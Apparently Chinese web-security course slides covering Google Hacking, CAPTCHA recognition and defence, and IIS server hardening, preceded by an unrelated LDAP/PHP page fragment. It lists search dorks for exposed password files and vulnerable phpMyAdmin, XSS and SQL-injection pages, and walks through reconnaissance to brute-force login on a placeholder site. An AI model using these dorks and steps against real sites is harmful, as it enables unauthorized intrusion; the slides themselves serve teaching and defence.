<h1> <abbr>LDAP</abbr> Sample Configuration and Data Files </h1>
<h2 class="hide">&nbsp;&nbsp;&nbsp;</h2>
</div>

<div class="Indent">
<?php
// Script to produce a list of links for all files in this directory
// Written 11/2009 by Wayne Pollock, Tampa Florida USA. All Rights Reserved
// Updated 11/2013 to include "nodir" option to lister.php.

function endsWith($whole, $end)
```

# Google Hacking—实例2

❑ **filetype:log username putty**, 查看网站的日志文件



# Google Hacking—实例3

- ❑ **intitle:login intext:版权信息**，查找一些数据库、后台类、登录入口



## 8.6.2 Google Hacking的实际应用

---

- 利用 “**index of**”来查找开放目录浏览的站点
    - 比如，在Google中搜索 “**intitle:“index of” passwd**”，其中一个链接打开之后，显示的内容如下页所示。
    - **passlist.txt**中存放的就是所有的账号和密码，点击即可以打开浏览。而**admin.mdb**也可以下载。
-

## 8.6.2 Google Hacking的实际应用



## 8.6.2 Google Hacking的实际应用

---

### □ 搜索指定漏洞程序

- 例如ZeroBoard前段时间被发现一个文件代码泄露的漏洞，可以用Google来寻找网上使用这套程序的站点。在Google中输入“`intext:ZeroBoard filetype:php`”或“`inurl:outlogin.php?_zb_path=site:.jp`”来寻找所需要的页面。
  - phpMyAdmin是一套功能强大的数据库操作软件，一些站点由于配置失误，导致用户可以不使用密码直接对phpMyAdmin进行建立、复制、删除等操作，我们可以用“`intitle:phpmyadmin intext:Create new database`”来搜索存在这样漏洞的程序网址。
-

## 8.6.2 Google Hacking的实际应用

---

### □ 查找有跨站脚本漏洞的站点:

- allinurl:/scripts/cart32.exe
- allinurl:/CuteNews/show\_archives.php
- allinurl:/phpinfo.php

### □ 查找有**SQL**注入漏洞的站点:

- allinurl:/privmsg.php
-

## 8.6.2 Google Hacking的实际应用

---

- 下面以[www.xxx.com](http://www.xxx.com)站点为例，介绍如何利用**Google**进行一次完整入侵过程。
  - 首先，用**Google**查看这个站点的基本情况
    - 在Google中输入：site:xxx.com
    - 从返回的信息中，找到几个相关的域名，假设为  
http://a1.xxx.com、http://a2.xxx.com、  
http://a3.xxx.com、http://a4.xxx.com
  - 然后，使用**Ping**命令对这几个域名进行测试，查看它们是否使用的是同一个服务器。
-



## 8.6.2 Google Hacking的实际应用

---

- 接下来，在**Google**中输入**site:xxx.com filetype:doc**，看看是否有比较有用的**doc**文档资料。
  - 查找网站的管理后台地址。输入：
    - site:xxx.com intext:管理
    - site:xxx.com inurl:login
    - site:xxx.com intitle:管理
    - 假设获得2个管理后台地址：  
http://a2.xxx.com/sys/admin\_login.asp、  
http://a3.xxx.com:88/\_admin/login\_in.asp
-

## 8.6.2 Google Hacking的实际应用

---

- 得到后台地址后，来看一下服务器上运行的是什么程序。输入：
    - site:a2.xxx.com filetype:asp
    - site:a2.xxx.com filetype:php
    - site:a2.xxx.com filetype:aspx
    - site:a3.xxx.com filetype:asp
    - .....
    - 假设探测到a2服务器用的是IIS，上面用的是ASP的整站程序，还有一个PHP的论坛，a3服务器也是IIS，使用的是ASPX+ASP。
  - 既然是论坛，看看有没有公共的**FTP**帐号之类：
    - site:a2.xxx.com intext:ftp://\*:\*
-

## 8.6.2 Google Hacking的实际应用

---

- 如果没找到什么有价值的东西，再看看有没有上传的漏洞：
    - `site:a2.xxx.com inurl:file`
    - `site:a3.xxx.com inurl:load`
    - 假设在a2上发现一个上传文件的页面  
<http://a2.xxxx.com/sys/uploadfile.asp>，用IE查看一下，发现没有权限访问。
  - 接下来试试注入漏洞。输入：
    - `site:a2.xxx.com filetype:asp`
    - 得到几个ASP页面的地址，使用软件进行注入。
    - 此外，我们还可以使用`site:xxx.com intext:*@xxx.com`获取一些邮件地址，以及邮箱主人的名字；
    - 使用 `site:xxxx.com intext:电话` 来获得一些电话
  - 把搜集到的这些信息做个字典，用暴力软件进行破解，得到几个用户名和密码，即可进行登录了。剩下的其它入侵行为，在此不再赘述。
-

## 8.6.3 Google Hacking的防范

---

### □ 禁止目录列表

- 通常通过 .htaccess 文件可以防止那些未授权的访问网站中的目录内容。在 Apache Web Server 上也可以通过编辑 httpd.conf 文件 Options-Indexes-FollowSymLinks-MultiViews 字段禁止访问站点中的目录列表。

### □ 合理设置页面的 **NOSNIPPET**

- 为了不让搜索引擎生成网页摘要，也可以在网页中加入一条 META 标签：<META NAME="BAIDUSPIDER" CONTENT="NOSNIPPET">这样就可以避免搜索引擎抓取网页并生成网页的摘要，同时 **NOSNIPPET** 也会让搜索引擎避免生成网页快照。

# Google Hacking的防范2

---

## □ 合理设置站点的 **robots.txt**

- 可以使用 /robots.txt 文件向网络机器人提供有关其网站的说明，这被称为The Robots Exclusion Protocol。在网站根目录创建 robots.txt，通过 User-agent 指定针对的爬虫机器人，通过 Disallow 指定不允许机器人访问的目录。

## □ 阻止网络机器人手机信息

- 通过 robot.txt 可以限制爬虫机器人访问你的站点，但对于单个页面而言，robot.txt 就没有那么好用了，Google 等搜索引擎依旧抓取网页并且会生成网页快照，要处理这种情况就需要使用 META 标签。`<META NAME="ROBOTS" CONTENT="NOARCHIVE">`将上面这个 META 标签加入页面的 head 中，可以有效地避免机器人爬取单个页面生成网页快照。

# Google Hacking的防范3

---

## □ 欺骗网络机器人

- 同理我们可以利用程序来欺骗网络机器人，php代码如下：

```
<?
If (strstr($_SERVER['HTTP-USER-
AGENT'], "Googlebot"))
{
Header("HTTP/1.1 301");
Header("Location: http://www.google.com")
}
?>
```

# Google Hacking的防范4

---

## □ 自我检测

- 还有一些工具能够针对目的域名运行自动Google扫描，以确定是否可以通过搜扫查询暴露敏感的信息。这些工具包括
- SiteDigger: 自动的核基于Window的使用Google应用程序接口的工具。
- Witka: 需要Google许可证密钥，兼容Google Hacking数据库。
- Athena: 基于Window的工具，一次只能执行一次搜索任务。

# 十五条防止信息泄露和服务器入侵的措施

---

- ❑ 检查所有的文档能否被**Google**搜索到，避免敏感文件能出现在公众的视野中；
- ❑ 选择一个强大的自动化工具来扫描你网站上是否有信息的泄露；不要使用默认的登录入口，以防止登录入口被**hacker**猜解；
- ❑ 关闭数据库的远程管理工具；
- ❑ 删除明显的显示软件版本的信息。
- ❑ 配置服务器只能下载特定的文件类型（白名单比黑名单要简单有效得多）；
- ❑ 正确的配置你的服务器，不要抱有侥幸心理，任何的松懈带来的灾难是巨大的；



# 十五条防止信息泄露和服务器入侵的措施

---

- ❑ 不要把源码的备份放在未经授权就能访问的地方，并且及时删除网站上的无用的备份文件；
- ❑ 不要使用弱密码，防止攻击者轻易攻破后台；
- ❑ 登录请加上强度相对较高的验证手段，防止攻击者采用爆破的手段；
- ❑ 关闭服务器不必要的端口；
- ❑ 请不要使用网站上的任何信息作为密码，否则都属于容易爆破的类型；
- ❑ 备份的源代码请经过专业的混淆，防止被下载之后轻易读取到内容；
- ❑ 及时更新服务器的系统，修复潜在的漏洞；
- ❑ 安装正规的安全防护软件；

## 8.7 网页验证码攻击

---

- **8.7.1** 网页验证码概述
- **8.7.2** 验证码技术
- **8.7.3** 验证码识别工具演示
- **8.7.4** 防范验证码攻击

## 8.4.1 网页验证码概述

---

- ❑ 验证码技术属于人机区分问题，这在英文中称为**CAPTCHA**，它是**Completely Automated Public Turing Test to Tell Computers and Humans Apart** (全自动区分计算机和人类的图灵测试)的简称。
- ❑ 验证码技术的主要思想是对验证码字体和背景进行处理，使得信息提交过程必须通过人为参与完成。

## 网页验证码概述(2)

---

- 在现实中，我们接触的最多的人机区分的实际应用可能就是在网络上到处都可遇到的各种验证码。
- 一般的，验证码是一幅显示几个阿拉伯数字、英文字母或者汉字的静态图片，图片中加入一些干扰像素，要求用户识别其中的字符从而达到人机区分的安全控制目的。

# 网页验证码概述(4)

---

- 随着网络论坛以及各类交互式网站的日益火爆，网上出现了越来越多自动灌水机、广告机、论坛自动注册机、用户密码破解机等软件。
- 这些软件有的是针对某个网站而设计开发的，有的则整合数个网站于一体，拥有注册、登陆、发帖、回复等网站提供给用户的功能。
- 比较优秀的多功能自动软件有非免费的“发帖之神**II**”等代表作。

# 网页验证码概述(5)

---

- ❑ 为了确保用户提交的请求是在线进行的正常操作，越来越多的网站都采用了验证码技术，防止用户使用程序自动机进行自动提交注入，以保证服务器系统的稳定和用户信息的安全，避免服务器交互处理遭受不必要的攻击。
- ❑ 验证码的作用主要有防止暴力破解，防止恶意灌水，防止自动提交等。

# 网页验证码概述(6)

---

- 虽然现在有些技术可以绕过部分的验证码，但使用验证码技术，也还是对攻击有一定的制约作用，并且主要的对网站的信息安全还是起到了显著的保护屏障的作用。

## 8.4.2 验证码技术

---

- ❑ 基于表单自动提交的**HTTP**攻击
- ❑ 基于验证码的表单提交流程
- ❑ 验证码的有效性
- ❑ 验证码的类型




# 基于表单自动提交的**HTTP**攻击

---

- ❑ 互联网上涉及到用户交互的很多操作（如注册、登录、发贴等）都是用提交表单的方式实现的。
- ❑ 根据**HTTP**协议，攻击者可以编写程序模拟表单提交的方式，将非正常的数据向网站服务器自动、快速提交，这就构成了基本的基于表单自动提交的**HTTP**攻击。

# 基于表单自动提交的HTTP攻击(2)

- 如图所示，其中，虚线表示攻击者的数据自动提交方式。



# 基于表单自动提交的**HTTP**攻击(3)

---

- 这种简单的**HTTP**攻击可能会导致以下四种安全问题：
  - (1)攻击者可以在短时间内注册大量的Web服务账户。这不但会占用大量的服务器及数据库资源，攻击者还可能使用这些账户为其他用户制造麻烦，如发送垃圾邮件或通过同时登录多个账户来延缓服务速度等；


# 基于表单自动提交的HTTP攻击(4)

---

- (2)攻击者可以通过反复登录来暴力破解用户密码，导致用户隐私信息的泄漏；
- (3)攻击者可以在论坛中迅速发表成千上万的垃圾帖子，严重影响系统性能，甚至导致服务器崩溃；
- (4)攻击者可对系统实施SQL注入或其它脚本攻击，从而窃取管理员密码，查看、修改服务器本地文件，对系统安全造成极大威胁。

# 基于验证码的表单提交流程

- ❑ 为了防止攻击者利用程序自动注册、登录、发帖，验证码技术日益得到广泛的应用。
- ❑ 基于验证码的表单提交流程如图所示。



## 基于验证码的表单提交流程(2)

---

- 这种流程多了图片验证码的生成与验证机制。
- 所谓验证码，又称“附加码”，就是一串随机产生的字符串。服务器端将随机产生的验证码写到内存中，同时以某种形式展现给用户，用户在提交表单时必须同时填写验证码，如果与服务器端保存的字符串相同(即验证成功)，才能继续操作；否则，用户将无法使用后续的功能。

# 基于验证码的表单提交流程(3)

---

- 由于验证码是随机产生的字符串，每次请求都会发生变化，攻击者难于猜测其具体内容且无法穷举，模拟表单提交时便很难正确填写并通过验证，这样就实现了阻挡攻击的目的。

# 验证码的有效性

---

- 验证码流程的有效性基于以下两个很重要的假设：
  - 假设1：用户可以收到并了解验证码；
  - 假设2：攻击者的自动程序无法了解验证码。
- 这二者必须同时成立。因为：
  - 如果用户不能了解验证码，那么将无法完成提交动作；
  - 如果可以编写程序自动获取验证码，那么攻击者就能够通过验证过程，实现攻击行为。



# 验证码的类型

---

- 当前互联网上较为常见的验证码主要有以下几种：
  - **文本验证码**：在网页上以文本形式呈现给用户；
  - **手机验证码**：用户在网页上提交自己的手机号码，系统以短信形式将验证码发送到用户手机上；
  - **邮件验证码**：用户在网页上提交自己的电子邮箱，系统以e-mail形式将验证码发送到用户的邮箱中；
  - **图片验证码**：又称“验证水印”，在网页上以图片形式呈现给用户。
  - **语音验证码**：只要用户的手机或座机能正常接听电话，就一定能收到语音验证码，验证码实现自动语音播报。
  - **视频验证码**：视频验证码是验证码中的新秀，视频验证码中随机数字、字母和中文组合而成的验证码动态嵌入到MP4，flv等格式的视频中。

# 文本验证码

---

- 由于验证码内容会原原本本地写在用户浏览到的网页中，编写程序对**HTML**文件进行一定分析后，同样可以获知验证码内容。
- 因此，文本验证码的安全性很差，目前已经很少有网站采用这种形式。

# 手机验证码

---

- 由于需要查看手机才能知道验证码内容，攻击者通常没有办法实现自动获取，因此，仅从验证码的角度来说，这种方法可以较好地阻挡攻击者。
- 手机验证码的问题主要存在两点：
  - 受移动运营商短信网关的限制，有时会导致用户无法收到短信，从而使假设1不成立；
  - 可能造成对手机的DoS攻击：将指定手机号用于接收验证码，编写程序不断向服务器提交请求，就会使该手机不断收到验证码短信，对用户造成骚扰，甚至导致手机死机等后果。

# 邮件验证码

---

- 这种形式的验证码仅仅比文本验证码的安全性略高，但仍然不能保证基本的安全性。原因有两点：
  - 依赖于邮件服务器，可能在大量邮件中，验证码邮件被淹没，或被防火墙过滤。
  - 与手机验证码相似，攻击者可以利用这种方式向被攻击者的电子邮箱发起**DoS**攻击，导致被攻击者的邮箱充满相关垃圾邮件，无法接收新邮件。

# 图片验证码

---



**Gif**图片验证



动网论坛



**Discuz**论坛



腾讯

# 图片验证码(2)

---

- 图像验证码又称“验证水印”，在网页上以图片形式呈现。其实现是通过算法加入各种难点，生成一幅需要用户识别的图片。
- 经统计，验证码一般有以下的难点：
  - 噪声
  - 字体
  - 字符出现位置
  - 字符个数
  - 英文字母大小写
  - 字符高宽度
  - 其它

# 噪声

---

- ❑ 整体背景干净；或有一些简单的单个或多个集团噪点。
- ❑ 整体背景基本干净；噪声为规划或不规则的线条，所在位置随机或不随机。
- ❑ 背景经过设计，有多种视觉效果；噪声为点或者线条。

# 字体


---

- 字体端正，有明显横向的间隔。
- 字体较端正，大多数有明显横向的间隔。
- 字体宽窄不一。
- 字体为各种扭曲、扭转、模糊、缺失、多态等特点，有横向的间隔。
- 字体为各种扭曲、扭转、模糊、缺失、多态等特点，字体重叠，或者上下有累叠，或者上下有累叠使得横向无间隔。



# 自动识别图像验证码

- 图像验证码的识别技术与图像处理、模式识别、人工智能相关。一般通用的算法框架如图所示。



# 自动识别图像验证码(2)

---

- 可以把识别的流程分为三个阶段：
  - 预处理：彩色去噪、二值变换、黑白去噪
  - 字符分割（图片分割）
  - 字符识别：特征表示、建立模板库、识别

# 彩色去噪

---

- ❑ 彩色去噪算法有多种选择，如彩色图像中值滤波、粗糙集理论的滤波、矢量滤波等等。
- ❑ 但注意这些都是普适性的算法，在处理分辨率较低的验证码图片时可能会造成不希望的损失，所以应加入自己的改造措施来避免对于某些验证码的滤波损失。
- ❑ 彩色去噪属于图像处理技术，如果对此感兴趣，可以自行学习相关技术。

# 二值变换

---

- 二值变换是按照灰度转换公式把彩色**bmp**图像转换成灰度图像。
- 二值变换也属于图像处理技术，请自行学习。

# 黑白去噪

---

- 黑白去噪算法相对简单，对于某黑色的像素点，可以视其周围的白色像素点个数来判断其是否为噪声。

# 字符分割

---

- 如果验证码各字符的坐标位置和字符大小都是固定的，那么，只需截取指定起点位置、指定长宽值的矩形区域与各模板逐个比对，匹配度最高的数字即为识别结果。
- 如果验证码各字符的位置不固定，那么可以采用滑动窗口的办法：在指定区域内，滑动截取不同起点位置、指定长宽值的矩形，不断与模板相比对，匹配度最高的数字即为识别结果，对应的起点位置则为字符的坐标。

# 字符识别

---

- ❑ 识别算法一般依靠模板库。建立模板库首先进行特征提取，然后把该特征作为样本存储在模板库中，提取的特征可以是**0**和**1**字符串，也可以是映射直方图等等。
- ❑ 最后利用生成的模板库，进行基于匹配的识别过程。

# 语音验证码

---

- 从短信/语音两个验证码的安全度比较来看，短信验证码更容易被木马病毒攻击，导致个人信息的泄露和不必要的骚扰。语音验证码的安全性指数较高，木马不易入侵，通过广播表达信息的语音验证码更安全。
- 但绝对的安全是不存在的，语音验证码同样难以避免窃听问题，但相比于前面几种验证码，语音验证码无疑是最安全的一种。



# 视频验证码

---

- ❑ 视频验证码中随机数字、字母和中文组合而成的验证码动态嵌入到**MP4**，**flv**等格式的视频中，增大了破解难度。验证码视频动态变换，随机响应，可以有效防范字典攻击、穷举攻击等攻击行为。
- ❑ 视频中的验证码字母、数字组合，字体的形状、大小，速度的快慢，显示效果和轨迹的动态变换，增加了恶意抓屏破解的难度。其安全度远高于普通的验证码，而且这种验证码形式使用户不会感到枯燥，由于其提高了机器识别的难度从而可以降低用户识别的难度，加上其中验证码是动态的，使得用户更容易辨认。
- ❑ 但由于需要较高的技术支持，此种验证码并未普及开，不过相信随着技术水平的提高，视频验证码会得到普及，网站的安全性会得到有效的提高。

## 8.7.3 验证码识别工具演示

□ 下载地址: <http://www.captchio.com>

该工具可以识别较简单的验证码，识别率并非百分之百！



## 8.7.4 防范验证码攻击

---

- 对基于验证码的表单提交流程，应该：
  - 任何时候，都不应当使用安全性很差的文本验证码；
  - 应尽量不使用手机验证码、邮件验证码，以避免手机/邮件DoS攻击；
  - 建议使用安全性较高的图片验证码。

# 防范验证码攻击(2)

---

- 事实上，对图片验证码的识别与光学字符识别(**optical character recognition, OCR**)技术在本质上是完全相同的。而在**OCR**领域，目前对印刷体(数字、西文字母，甚至汉字)的识别技术已经相当成熟。因此，图片验证码面临的安全形势相当严峻。
- 考虑到目前**OCR**技术中尚存在一些不够成熟的领域，如脱机手写体的识别、多语言文字混排的识别、退化严重的文字识别等，建议在图片验证码的设计中，加强以下几方面的变化：扩展字符集(可以考虑用汉字作为字符集)；随机变化字体和字符大小；随机设定字符的倾斜程度；随机设置字符坐标位置；增强背景混淆等。

# 防范验证码攻击(3)

---

- 此外，应该着重设计那些程序难以区分的难点：
  - 巧妙的设计背景灰度，使得程序很难对背景与字符有效区分，但人眼却可以轻松分辨出灰度的差异；
  - 避免字符左右规矩的排列，而应有一定的上下累叠，使得横向上没有办法简单的切割；
  - 点状或者团状的噪声容易被程序识别，而特别设计的线条型噪声，自动识别程序就很难有效的去噪。

# 防范验证码攻击(4)

---

- 还可以加入更多的随机性：
  - 字符位置随机出现以防止定制的切割；
  - 字符字体大小的随机性；
  - 字符的形态随机生成以降低匹配效果；
  - **GIF**动画图片是一个不错的想法，但完整字符的那幅图出现的时间应随机，避免固定的放在最后。

# 防范验证码攻击(5)

---

- 当然，根据前面讨论的有效性假设，在增强图片验证码安全性的同时，还要注意不能使用用户肉眼分辨过于困难。

## 8.8 防御Web攻击

---

- 8.8.1 Web服务器安全配置
- 8.8.2 Web浏览者的安全措施
- 8.8.3 Web安全需澄清的五个误解



## 8.8.1 Web服务器安全配置

---

- **Web**服务器为互联网用户提供服务的同时，也是黑客攻击的主要对象和攻入系统主机的主要通道。
- 服务器安全配置包括主机系统的安全配置和**Web服务器的安全配置**两大部分。

# 主机系统安全配置

---

- 服务器主机系统是服务器的基础，因此显然服务器运行的安全性与其所在的主机系统安全性密切相关有关。
- 这里的主机系统安全性，指的是应用在主机上且与服务器主要服务业务不相关的配置。
  - 简单性
  - 超级用户权限
  - 本地和远程访问控制
  - 审计和可审计性
  - 恢复

# 简单性

---

- ❑ 主机系统越简单，其安全性就越好。最好把不必要的服务从服务器上卸载掉。每个服务在提供给用户一个服务窗口的同时，也形成了攻击者进入系统的通道。
- ❑ 主机系统上的服务越多，攻击者侵入系统的可能性就越大。

# 超级用户权限

---

- ❑ 要注意包含超级用户权限，因为超级用户权限几乎等同于主机控制权，往往是攻击者最高目标。
- ❑ 因此尽量不要用超级用户来维护系统，以减少泄漏机会。除非非常必要，否则不给予用户超级权限。非专业的人员往往会因为操作上的疏忽而使用户权限被泄漏。

# 本地和远程访问控制

---

- ❑ 访问控制是用来指定哪些用户可以访问系统的特定数据、目录或功能。为了防止攻击者侵入系统，应该实现一套有效的身份验证机制，并包含用户的日志记录。
- ❑ 当用户使用服务器提供的服务时，验证其身份，并记录其行为。如果用户出现了破坏安全的行为，这些记录将是审核的重要依据。
- ❑ 因此应该保护这些日志，以防被攻击者破坏借以逃避追查。

# 审计和可审计性

---

- ❑ 维护主机安全是管理员的责任，但管理员并不是完美的。因此，对主机系统的安全审核是很重要的。
- ❑ 这主要指平时对记录进行审计，在系统生成的大量审计记录中查找可疑的数据，来查找攻击者或恶意程序的踪迹。

# 恢复

---

- 尽管管理员进行了大量的安全防范工作，但服务器主机被侵入或破坏的威胁始终是存在的。
- 因此配置实时或增量备份策略就是非常必要的，在紧急关头这可以使得服务器的关键数据得以保存，从而可以迅速恢复服务以减少损失，同时便于事后取证的进行，以追查入侵者。

# Web服务器安全配置

---

- 基于**Windows**系统**Web**服务器安全配置
- 基于**Unix**系统**Web**服务器安全配置



# 基于Windows系统Web服务器安全配置

---

- **Windows的IIS(即Internet Information Server)**的方便性和易用性，使它成为最受欢迎的**Web**服务器软件之一。但是，**IIS**的安全性却一直令人担忧。
- 下面从**IIS的安全安装**与**IIS的安全配置**两个方面进行讲解。

# IIS安全安装

---

- 要构建一个安全的**IIS**服务器，必须从安装时就充分考虑安全问题。
  - 不要将**IIS**安装在系统分区上。
  - 修改**IIS**的安装默认路径。
  - 打上Windows和**IIS**的最新补丁。

# IIS安全配置

---

- ❑ 删除不必要的虚拟目录
- ❑ 删除危险的**IIS**组件
- ❑ 为**IIS**中的文件分类设置权限
- ❑ 删除不必要的应用程序映射
- ❑ 保护日志安全

# IIS安全配置--删除不必要的虚拟目录

---

- **IIS**安装完成后在 **C:\Inetpub\wwwroot**下默认生成了一些目录，包括**IISHelp**、**IISAdmin**、**IISSamples**、**MSADC**等，这些目录都没有什么实际的作用，可直接删除。

# IIS安全配置--删除危险的IIS组件

---

- ❑ 默认安装后的有些**IIS**组件可能会造成安全威胁，例如**SMTP Service**和**FTP Service**、样本页面和脚本，大家可以根据自己的需要决定是否删除。


## **IIS安全配置--为IIS中的文件分类设置权限**

---

- ❑ 除了在操作系统里为**IIS**的文件设置必要的权限外，还要在**IIS**管理器中为它们设置权限。
- ❑ 一个好的设置策略是：为**Web** 站点上不同类型的文件都建立目录，然后给它们分配适当权限。例如：静态文件文件夹允许读、拒绝写，脚本文件夹允许执行、拒绝写和读取。

# IIS安全配置--删除不必要的应用程序映射

- ❑ IIS中默认存在很多种应用程序映射，可以对它进行配置，删除不必要的应用程序映射。
- ❑ 在“Internet信息服务”中，右击网站目录，选择“属性”，在网站目录属性对话框的“主目录”页面中，点击【配置】按钮，弹出“应用程序配置”对话框，在“应用程序映射”页面，删除无用的程序映射。



## IIS安全配置--删除不必要的应用程序映射(2)

- 如果需要这一类文件时，必须安装最新的系统修补补丁，并且选中相应的程序映射，再点击【编辑】按钮，在“添加/编辑应用程序扩展名映射”对话框中勾选“检查文件是否存在”选项。这样当客户请求这类文件时，**IIS**会先检查文件是否存在，文件存在后才会去调用程序映射中定义的动态链接库来解析。





# IIS安全配置--保护日志安全

---

- 日志是系统安全策略的一个重要环节，确保日志的安全能有效提高系统整体安全性。
